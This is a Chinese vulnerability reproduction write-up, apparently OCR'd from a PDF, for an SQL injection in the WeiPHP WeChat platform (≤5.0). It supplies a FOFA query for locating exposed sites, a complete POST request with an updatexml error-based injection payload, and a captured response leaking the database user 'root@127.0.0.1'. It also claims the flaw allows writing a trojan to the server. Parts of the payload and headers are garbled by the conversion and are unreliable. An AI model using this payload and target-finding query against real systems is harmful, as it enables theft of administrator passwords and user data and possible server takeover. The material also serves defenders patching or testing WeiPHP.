
# W9-1WeiPHP-微信开发平台-SOL

### 漏洞描述:

weiphp 微信开发平台 \_send \_by \_group、wp \_where、 get \_package \_template等接口处存在  $\underline{SQL}$  注入漏洞,攻击者利用此漏洞可获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。

weiphp <=5.0

#### 网站图片:



### 网络测绘:

# fofa语法.

FOFA: app="WeiPHP"

## 漏洞复现:

### payload:

POST /public/index.php/weixin/message/\_send\_by\_group HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Content-Type: Accept-Encoding: gzip

Connection: clos

 $group\_id[0] = exp \\ \&group\_id[1] = \\ \&29 + and \\ + updatexml \\ \&281 \\ \&2Concat \\ \&280x \\ \\ 7e \\ \&2C \\ \&28elect \\ + user \\ \&282 \\ \&29 \\ \&20x \\ \\ 7e \\ \&29 \\ \&2C1 \\ \&29 \\ + updatexml \\ \&281 \\ \&2Concat \\ \&280x \\ \\ &26x \\$ 

#### 效果图: 查询当前用户

```
Request
                                                                          〈 〉 数据包扫描 热加载 构造请求 🔀
                                                                                                                            Responses https 40893bytes / 124ms
       POST /public/index.php/weixin/message/_send_by_group HTTP/1.1
                                                                                                                            228 🗸
                                                                                                                                         <div class="message">
                                                                                                                            229
       User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
                                                                                                                            230 🗸
                                                                                                                                                 <div class="info">
       Gecko) Version/12.0.3 Safari/605.1.15
                                                                                                                            231 🗸
                                                                                                                                                     <div>
       Content-Type: application/x-www-form-urlencoded
                                                                                                                            232
                                                                                                                                                       ···<h2>[10501]&nbsp;<abb
       Accept-Encoding: gzip
                                                                                                                                                          title="think\exception
       Connection: close
                                                                                                                                                          class="toggle" title=
                                                                                                                                                          think/db/Connection.p
       group\_id[0] = exp\&group\_id[1] = \%29 + and + updatexm1\%281\%2Cconcat\%280x7e\%2C\%28select + user\%28\%29\%29\%2C0x7e\%29\%2C1\%29 + - -
                                                                                                                                                      </div>
                                                                                                                            234
                                                                                                                                                      '~root@127.0.0.1~'</h1></
                                                                                                                            236
                                                                                                                            237
                                                                                                                                         /
//div>
                                                                                                                            238 🗸
                                                                                                                                               ···<div·class="source-code">
                                                                                                                                               · class="prettyprint lang-
                                                                                                                            239 🗸
                                                                                                                                                 class="line-678"><code>
                                                                                                                            240
                                                                                                                                    </code>class="line-679"><code>
                                                                                                                                    </ri></ri></ri></ri></ri></ri></ri></ri></ri></ri></ri></ri></ri></ri></ri></l></l></l>
                                                                                                                            241
```